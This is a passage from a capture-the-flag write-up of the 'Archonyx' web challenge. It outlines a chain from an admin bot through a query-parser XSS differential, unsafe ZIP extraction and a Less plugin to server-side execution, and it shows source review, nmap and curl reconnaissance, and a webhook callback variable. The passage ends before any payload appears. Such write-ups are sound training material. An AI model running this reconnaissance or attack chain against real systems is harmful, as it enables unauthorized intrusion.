Archonyx chained an authenticated Warden bot, a query-parser differential, unsafe ZIP extraction, and a local Less plugin into server-side execution. I treated every transition as a separate event: report acceptance, browser navigation, launcher execution, archive retrieval, same-origin script execution, authorization escalation, and plugin execution.
| Event | Hack The Box Cyber Apocalypse 2026 |
| Category | Web |
| Difficulty | Medium |
| Points | 975 |
| Outcome | Solved |

The assignment
House Veyr & Co. ran a convoy ledger that quietly falsified delays and favored its own shipments. The challenge asked me to break into the ledger and recover the buried convoy that proved it.
Time for a web app CTF. My bread, butter, toast, and jam.
Starting with the source
I extracted the supplied application before spawning the live target:
cd ~/Downloads
unzip archonyx.zip
cd Archonyx
Well, well.
The package was a Node/Express application with JWT-cookie authentication, an automated review bot, remote archive imports, role-gated Ledgermaster routes, and a setuid /readflag helper.
I did not surmise this by glancing, FYI. I do my homework.
The Warden carried an authenticated session
I traced the report controller into the Puppeteer service:
nl -ba controllers/pageController.js |
sed -n '47,56p'

nl -ba services/bot.js |
sed -n '4,27p'
/report handed a user-supplied URL to a browser carrying a signed Warden JWT in an HttpOnly cookie. JavaScript could not read that cookie, but the browser would attach it to same-origin requests.
That gave me my first trust boundary:
Unauthenticated report
→ Authenticated Warden browser
→ Internal application requests
Admin bots. I could not design a more perfect challenge myself.
The server and browser parsed theme separately
I compared the server-side check with the browser-side sink:
nl -ba controllers/pageController.js |
sed -n '9,16p'

nl -ba views/ledger.ejs |
sed -n '209,216p'
The controller validated theme through Express's parsed query object. The ledger page later read the raw URL again with URLSearchParams and assigned the result to innerHTML.
The same URL therefore passed through two parsers. If they disagreed about which parameters existed, the browser could consume a value the server never checked.
Archive validation happened after extraction
Next I followed /api/fetch into the upload service:
nl -ba controllers/apiController.js |
sed -n '59,80p'

nl -ba services/uploadService.js |
sed -n '40,60p'
The service downloaded and extracted a remote archive before calling validateExtractedFiles(). By then, extraction had already written to the filesystem.
The Dockerfile exposed the end goal
nl -ba Dockerfile |
sed -n '17,29p'
The application ran as ctf. The flag was root-only, and /readflag was setuid.
The path required server-side execution capable of invoking the helper and preserving its output.
Mapping the live application
I used redacted variables throughout the live commands:
HOST='[REDACTED]'
PORT='[REDACTED]'
TARGET="http://$HOST:$PORT"
CONTROLLED_HOST='https://[REDACTED]'
CALLBACK='https://webhook.site/[REDACTED]'
export HOST PORT TARGET CONTROLLED_HOST CALLBACK
I started the live investigation with Nmap:
nmap -Pn -sV --version-light \
  --script http-title,http-headers \
  -p "$PORT" "$HOST"
The service was Express over HTTP. / redirected to /enter, and the response carried a per-request CSP nonce.
I then mapped the visible route boundaries:
for path in \
  / \
  /enter \
  /join \
  /report \
  /ledger \
  /api/convoys \
  /api/manifest \
  /api/relay-key \
  /ledgermaster
do
  curl -sS -o /dev/null \
    -w "$path -> %{http_code}  redirect=%{redirect_url}\n" \
    "$TARGET$path"
done
I love that command syntax.
The responses separated the surface into three groups:
| Access | Routes |
| Public | /enter, /join, /report, /api/convoys |
| Authenticated | /ledger, /api/relay-key |
| Privileged | /ledgermaster |
/api/manifest returned 404, so I left it alone until I had evidence of another route shape.
Testing the public convoy workflow
The public convoy API initially contained no records:
curl -sS "$TARGET/api/convoys" |
jq . |
tee initial_convoys.json
Something about the empty API was bugging me, so I returned to the routes and form:
nl -ba routes/pages.js |
sed -n '12,16p'

nl -ba routes/api.js |
sed -n '18,23p'

nl -ba views/file-convoy.ejs |
sed -n '55,68p'

curl -sS -o /dev/null \
  -w 'GET /file-convoy -> %{http_code}\n' \
  "$TARGET/file-convoy"
There we go. Now this tracks.
Neither GET /file-convoy nor POST /api/convoys used authentication middleware. I submitted a harmless record through the browser:
Convoy name: SEC-CONTROL-01
House: Marrowcairn
Cargo: Just a Test Cargo
The public API returned it afterward:
